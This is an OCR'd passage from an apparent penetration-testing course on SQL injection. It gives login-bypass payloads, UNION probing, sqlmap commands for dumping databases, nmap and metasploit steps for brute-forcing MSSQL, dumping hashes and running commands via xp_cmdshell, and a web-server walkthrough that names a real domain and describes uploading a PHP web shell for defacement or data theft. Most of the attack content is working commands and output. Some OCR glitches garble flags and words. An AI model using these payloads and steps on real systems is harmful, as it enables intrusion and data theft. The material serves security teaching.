
Let's try with two fields, which seems to work!



Let's verify if we can try with three fields. We got an error () again. So that mean our query is only two fields




- **Step 4: Once we know how many fields are in the query, it is time to test which fields are part of the output page.**
  For example, we can inject: *' UNION SELECT 'elsid1', 'elsid2'; -- -*



It seems that only the first field gets reflected to the output, but when we look at the source code of the page. Actually, both fields are displayed to the output!

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Selfie 4 You</title>
<link href="style/main.css" rel="stylesheet" type="text/css" />
</head>
<body>
<div id ="container">
  <div id = "navdiv">
    <ul class = "mainlinks">

<li><a href="upload.php">Upload</a></li><li><a href="about.php">About</a></li><li><a href="index.php">Selfies</a></li>

    </ul>
  </div>
  <div id="content">
    <div id="singlepicture">

<p>Views: elsid1</p><img src="images/elsid2"></img><br />    </div>
  <div class="spacer" style="clear: both;"></div>
  </div>
</body>
</html>
```

Now we can exploit the injection. In this example, let's do so by querying for *user()*.



3.3.5.3 Example 1: SQL Fiddle simulator

Let's consider a simple web application with a login form. The code for the HTML form is shown below.

```
<form action='index.php' method="post">

<input type="email" name="email" required="required"/>

<input type="password" name="password"/>

<input type="checkbox" name="remember_me" value="Remember me"/>

<input type="submit" value="Submit"/>

</form>
```

- The above form accepts the email address, and password then submits them to a PHP file named index.php.
- It has an option of storing the login session in a cookie. We have deduced this from the remember_me checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.


- **Let's suppose the statement at the backend for checking user ID is as follows:**

  *SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);*

  - The above statement uses the values of the $_POST[] array directly without sanitizing them.
  - The password is encrypted using MD5 algorithm.

- **We will illustrate SQL injection attack using "sqlfiddle"**. Open the URL http://sqlfiddle.com/ in your web browser. You will get the following window.

  Note: you will have to write the SQL statements



Step 1) Enter this code in left pane

```
CREATE TABLE `users` (
  `id` INT NOT NULL AUTO_INCREMENT,
  `email` VARCHAR(45) NULL,
  `password` VARCHAR(45) NULL,
  PRIMARY KEY (`id`));


insert into users (email,password) values ('m@m.com
        ',md5('abc'));
```

Step 2) Click Build Schema

Step 3) Enter this code in right pane : select * from users;

Step 4) Click Run SQL. You will see the following result

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

- Now, suppose user supplies **admin@admin.sys** and **1234** as the password. The statement to be executed against the database would be

  SELECT * FROM users WHERE email = 'admin@admin.sys' AND password = md5('1234');

- The above code can be exploited by commenting out the password part and appending a condition that will always be true. Let's suppose an attacker provides the following input in the email address field.
  * xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ']
  * xxx for the password.

  The generated dynamic statement will be as follows.

  *SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- '] AND password = md5('1234');*

  HERE,


  - **xxx@xxx.xxx** ends with a single quote which completes the string quote
  - OR 1 = 1 LIMIT 1 is a condition that will always be true and limits the returned results to only one record.
  - --' AND … is a SQL comment that eliminates the password part.

Step 5) Copy the above SQL statement and paste it in SQL FiddleRun SQL Text box as shown below

3.3.5.4 Example 2: SQL injection a Web Application


We have a simple web application at http://www.techpanda.org/ **that is vulnerable to SQL Injection attacks for demonstration purposes only.** The HTML form code above is taken from the login page. The application provides basic security such as sanitizing the email field. This means our above code cannot be used to bypass the login.

To get round that, we can instead exploit the password field. The diagram below shows the steps that you must follow



Let's suppose an attacker provides the following input

- Step 1: Enter xxx@xxx.xxx as the email address
- Step 2: Enter xxx') OR 1 = 1 --]




- Click on Submit button
- You will be directed to the dashboard

The generated SQL statement will be as follows

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');

The diagram below illustrates the statement has been generated.



HERE,

- The statement intelligently assumes md5 encryption is used
- Completes the single quote and closing bracket
- Appends a condition to the statement that will always be true

In general, a successful SQL Injection attack attempts a number of different techniques such as the ones demonstrated above to carry out a successful attack.

3.3.5.5 Example 3: SQL Injection a Webserver

In this practical scenario, we are going to look at the anatomy of a web server attack. We will assume we are targeting www.techpanda.org. We are not actually going to hack into it as this is illegal. We will only use the domain for educational purposes.

- **What we will need**
  - A target www.techpanda.org
  - Bing search engine
  - SQL Injection Tools
  - PHP Shell, we will use dk shell http://sourceforge.net/projects/icfdkshell/
- **Information gathering**

We will need to get the IP address of our target and find other websites that share the same IP address.

We will use an online tool to find the target's IP address and other websites sharing the IP address

- Enter the URL https://www.yougetsignal.com/tools/web-sites-on-web-server/ in your web browser
- Enter www.techpanda.org as the target

- Click on Check button
- You will get the following results


Based on the above results, the IP address of the target is 69.195.124.112 **,** We also found out that there are 403 domains on the same web server.

- Our next step is to scan the other websites for SQL injection vulnerabilities. Note: if we can find a SQL vulnerable on the target, then we would directly exploit it without considering other websites. And then enter the URL www.bing.com into your web browser. This will only work with Bing so don't use other search engines such as google or yahoo. After that, enter the following search query: ip:69.195.124.112 .php?id=

HERE,

* "ip:69.195.124.112" limits the search to all the websites hosted on the web server with IP address 69.195.124.112
* ".php?id=" search for URL GET variables used a parameters for SQL statements.

You will get the following results




As you can see from the above results, all the websites using GET variables as parameters for SQL injection have been listed.

The next logic step would be to scan the listed websites for SQL Injection vulnerabilities. You can do this using manual SQL injection or use tools listed in this article on SQL Injection.

- **Uploading the PHP Shell**

We will not scan any of the websites listed as this is illegal. Let's assume that we have managed to login into one of them. You will have to upload the PHP shell that you downloaded from http://sourceforge.net/projects/icfdkshell/

- Open the URL where you uploaded the dk.php file.
- You will get the following window



- Clicking the Symlink URL will give you access to the files in the target domain.

  Once you have access to the files, you can get login credentials to the database and do whatever you want such as defacement, downloading data such as emails, etc.

- **Summary**
- Web server stored valuable information and are accessible to the public domain. This makes them targets for attackers.
- The commonly used web servers include Apache and Internet Information Service IIS
- Attacks against web servers take advantage of the bugs and Misconfiguration in the operating system, web servers, and networks
- Popular web server hacking tools include Neosploit, MPack, and ZeuS.
- A good security policy can reduce the chances of been attacked.

3.3.5.6 SQLmap

As the official documentation says: "SQL Map is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers".

- **The basic syntax is pretty simple:** *$ sqlmap -u <URL> -p <injection parameter> [options]*
  SQL Map needs to know the vulnerable URL and the parameter to test for a SQLi. It could even go fully automatic, without providing any specific parameter to test.
- **If you have to exploit a POST parameter you have to use:** *$ sqlmap –u <URL> --data=<POST string> -p parameter [options]*
  You can also copy the POST string from a request intercepted with Burp Proxy.

- **To exploit the SQL injection on our previous example:** *$ sqlmap -u 'http://victim.site/view.php?id=1'*
- ***Also we can specify the id and we can use a UNION based SQL injection technique:***
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U

- **To extract the database banner**: *$ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U –banner*
- ***To check what payload is used in the SQL:***
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U –banner –v3 –fresh-queries
  To test the payload, go the website and replace the value of the id by the payload without# and add to it %23

- **Enumerate the data base users that the application can see:**
  $ sqlmap -u 'http://victim.site/view.php?id=1141' -p id --technique=U –users

- **To check what data bases connected to the application:**
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U –dbs
- ***To enumerate all the tables of a special data base:***
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U -D dbanme –tables
- ***To list the columns for one of these tables:***
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U -D dbname–T tablename --columns
- ***To extract any sensitive data for any of these columns:***


$ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U -D dbname–T tablename –C columnname1,clumname2 –dump


- **To extract sensitive data directly from any columns in a table:**
  $ sqlmap -u 'http://victim.site/view.php?id=1' --tables
  sqlmap -u http://10.124.211.96/newsdetails.php?id=1 -D dbname -T tablename --dump

▪ Some case the query are sent in a post message specially for login page, for that reason we need to use Burpsuite

- **Step 1:** Try login with any username and password at this time try to intercept the traffic on Burpsuite (Proxy window) mean intercept ON

* After it, send the data to the (Repeater window)
* From the repeater window try to inject some Boolean payload (both true and false) to check if this exploitable





- **Step 2: now we are sure that the username is injectable so for that we can use :**
  $ sqlmap -u http://10.124.211.96/login.php --data='user=a&pass=a' -p user –technique=B –banner
  $ sqlmap -url http://10.124.211.96/login.php --data="username=tes&password=tes&submit=Login" --dbs

- **Step 3: to check if the login page use the same database we need to repeat these CLI:**
  $ sqlmap -u 'http://victim.site/view.php?id=1141' -p id --technique=U –users
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U –dbs
  $ sqlmap -u 'http://victim.site/view.php?id=1' -p id --technique=U -D dbanme –tables

* Or for fast result we can save the Raw message in the root directory from the Proxy window in Burp suite by: (Right click on the message then copy to file and save it anyname.req) and the we can use this command:
  $ sqlmap –r /root/anyname.req –p user –technique=B –banner
* Also not if you try to run this command (*$ sqlmap –r /root/anyname.req –p user –technique=B –banner –v3)* but in case you already did it the same command before you will get 0 performance about the banner. That is because sql save the information about the targets and the banner you already have.
* And to know in which directory the result has been saved, just try to do the same command and it will show you. E.g. ls /usr/share/salmap/output/sqlmap.test/
* So to force the command again we need to use:
  $ sqlmap –r /root/anyname.req –p user –technique=B –banner –v3 –flush-session

3.3.5.6.1 SQL attacking using nmap scripts

- The first approach we will use is the Nmap tool in our Kali Linux distribution. You will need an SQL Server as a target. If you do not have one, you can download the software from the Microsoft site. Bear in mind that the newer the version you install, the more you will have to change the settings so that it is vulnerable.
- Open a terminal window and enter **nmap –p 1433 --script ms-sql-info <target>**. An example of the results from this command is shown in the following screenshot:

```
root@kali:~# nmap -p 1433 --script ms-sql-info 192.168.177.149

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-14 12:28 EDT
Nmap scan report for 192.168.177.149
Host is up (0.00069s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: 00:0C:29:9F:ED:60 (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: DC1
|   [192.168.177.149\MSSQLSERVER]
|     Instance name: MSSQLSERVER
|     Version: Microsoft SQL Server 2000 RTM
|       Version number: 8.00.194.00
|       Product: Microsoft SQL Server 2000
|       Service pack level: RTM
|       Post-SP patches applied: No
|     TCP port: 1433
|     Named pipe: \\192.168.177.149\pipe\sql\query
|     Clustered: No
```

- As the previous screenshot shows, we have an old version of SQL Server, and this should make our job easier. Once we have the information on the database, we need to see if we can determine the password of the administration account, which is the SA account in MSSQL. We have a script in Nmap that will perform a brute-force attempt to find the password.
- In the terminal window, enter **nmap –p 1433 --script ms-sql-brute 192.168.177.149** to determine the password. An example of an attempt at this is shown in the following screenshot:

```
root@kali:~# nmap -p 1433 --script ms-sql-brute 192.168.177.149

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-14 12:36 EDT
Nmap scan report for 192.168.177.149
Host is up (0.00032s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.177.149:1433]
|_    No credentials found
MAC Address: 00:0C:29:9F:ED:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.71 seconds
root@kali:~#
```

- Unfortunately, our attempt has failed, and in this case, we were not able to crack the SA password. Often, the password will be the default, which is <blank>. As we have failed at this, we will face more challenges as we attempt to extract more data from this database.

  As we are in control of the targets, we can just create a target that has the default or a known password so that we can continue our testing. One of the things we can do if we do get the credentials of the SA account is that we can attempt to dump the password hashes.

- To do this, enter nmap –p 1433 --script ms-sql-empty-password,ms-sql-dump-hashes <target> in the terminal window in Kali. An example of this is shown in the following screenshot:

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -p 1433 --script ms-sql-empty-password,ms-sql-dump-hashes 192.168.177.149

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-14 12:48 EDT
Nmap scan report for 192.168.177.149
Host is up (0.00019s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.177.149:1433]
|_    Xtention:0x0100DA42836755DE47CEC2C9424AA8468B44DFB980AF2404EE4A375206CBEFCE24D826C846
| ms-sql-empty-password:
|   [192.168.177.149:1433]
|_    sa:<empty> => Login Success
MAC Address: 00:0C:29:9F:ED:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

- The thing that we want to explore is the stored procedures within the SQL Server. As we have identified that the credentials are default, we can execute commands on the server.

- In the terminal window, enter **nmap –p 1433 --script ms-sql-xp-cmdshell,ms-sql-empty-password -p 1433 192.168.177.149** to run a command on the server machine.

- By default, the command will be ipconfig /all, but you can change it if you want to run another command. It is important to note that this command shell access is the same as opening a command prompt window on the server machine.An example of a portion of the output from this command is shown in the following screenshot:

```
root@kali:~# nmap --script ms-sql-xp-cmdshell,ms-sql-empty-password -p 1433 192.168.177.149

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-14 12:58 EDT
Nmap scan report for 192.168.177.149
Host is up (0.00022s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-empty-password:
|   [192.168.177.149:1433]
|_    sa:<empty> => Login Success
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|   [192.168.177.149:1433]
|     Command: ipconfig /all
|       output
|       ======
|
|       Windows 2000 IP Configuration
|
|               Host Name . . . . . . . . . . . . : DC1
|               Primary DNS Suffix  . . . . . . . :
|               Node Type . . . . . . . . . . . . : Hybrid
```

- We now have virtually complete access to this machine. Of course, it is running SQL Server 2000; however, what if it is running SQL Server 2005? We will now take a look at a Windows Server 2003 machine.
- The main thing to remember is that with SQL Server 2005, these stored procedures are disabled by default and the administrator will have to enable them. Also, the SA password will have to remain as the default, so when you encounter Server 2005, you might not be able to gain the information as with an SQL Server 2000 configuration.
- Furthermore, if the password cannot be determined, you will not be able to execute the commands. An example is shown in the following screenshot where SQL Server 2000 is not configured with the default password:

```
root@kali:~# nmap --script ms-sql-xp-cmdshell,ms-sql-empty-password -p 1433 192.168.177.150

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-14 13:24 EDT
Nmap scan report for 192.168.177.150
Host is up (0.00019s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|   [192.168.177.150:1433]
|_    ERROR: No login credentials.
MAC Address: 00:50:56:00:02:0A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

3.3.5.6.2 SQL attacking using metasploit

- So far, we have only used the scripting capability within Nmap. We also have the capability for database testing in metasploit. Start the metasploit tool by entering msfconsole in a terminal window.
- Once the metasploit tool comes up, enter use **auxiliary/scanner/mssql/mssql_ping**, then set **RHOSTS** and run the module. An example of the output of the module is shown in the following screenshot:

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.177.149
RHOSTS => 192.168.177.149
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.177.149:
[+]    ServerName      = DC1
[+]    InstanceName    = MSSQLSERVER
[+]    IsClustered     = No
[+]    Version         = 8.00.194
[+]    tcp             = 1433
[+]    np              = \\DC1\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- We now have information about the database server and the version of SQL that is running. The next thing we need to do is to see what the configuration on the SQL Server is. In the metasploit window, enter use **auxiliary/scanner/mssql/ mssql_login**, **set RHOSTS**, and run the command. An example of the output of this command is shown in the following screenshot:

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(mssql_ping) > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.177.149
RHOSTS => 192.168.177.149
msf auxiliary(mssql_login) > run

[*] 192.168.177.149:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.177.149:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.177.149:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- We now have enough information about our target, the database it is running, and the configuration of that database. It is time to attempt enumeration methods on the database using metasploit.
- In the metasploit window, enter use **auxiliary/admin/ mssql/mssql_enum** to enumerate information about the database. The output from this command is quite extensive. An example of the first portion of the output from this command is shown in the following screenshot:

```
msf auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server  2000 - 8.00.194 (Intel X86)
[*]             Aug  6 2000 00:57:48
[*]             Copyright (c) 1988-2000 Microsoft Corporation
[*]             Enterprise Edition on Windows NT 5.0 (Build 2195: )
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Enabled
[*]     Ole Automation Procedures is Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             C:\Program Files\Microsoft SQL Server\MSSQL\data\master.mdf
[*]             C:\Program Files\Microsoft SQL Server\MSSQL\data\mastlog.ldf
[*]     Database name:tempdb
```

- As the previous screenshot shows, we have been able to determine a number of configuration parameters and we have names of the databases that have been created. An example of another portion of the output is shown in the following screenshot:

```
[*] System Logins on this Server:
[*]     sa
[*]     BUILTIN\Administrators
[*]     VM-1234\Administrator
[*]     Xtention
[*] System Admin Logins on this Server:
[*]     BUILTIN\Administrators
[*]     sa
[*]     VM-1234\Administrator
[*]     Xtention
[*] Windows Logins on this Server:
[*]     VM-1234\Administrator
[*] Windows Groups that can logins on this Server:
[*]     BUILTIN\Administrators
[*] Accounts with Username and Password being the same:
[*]     Xtention
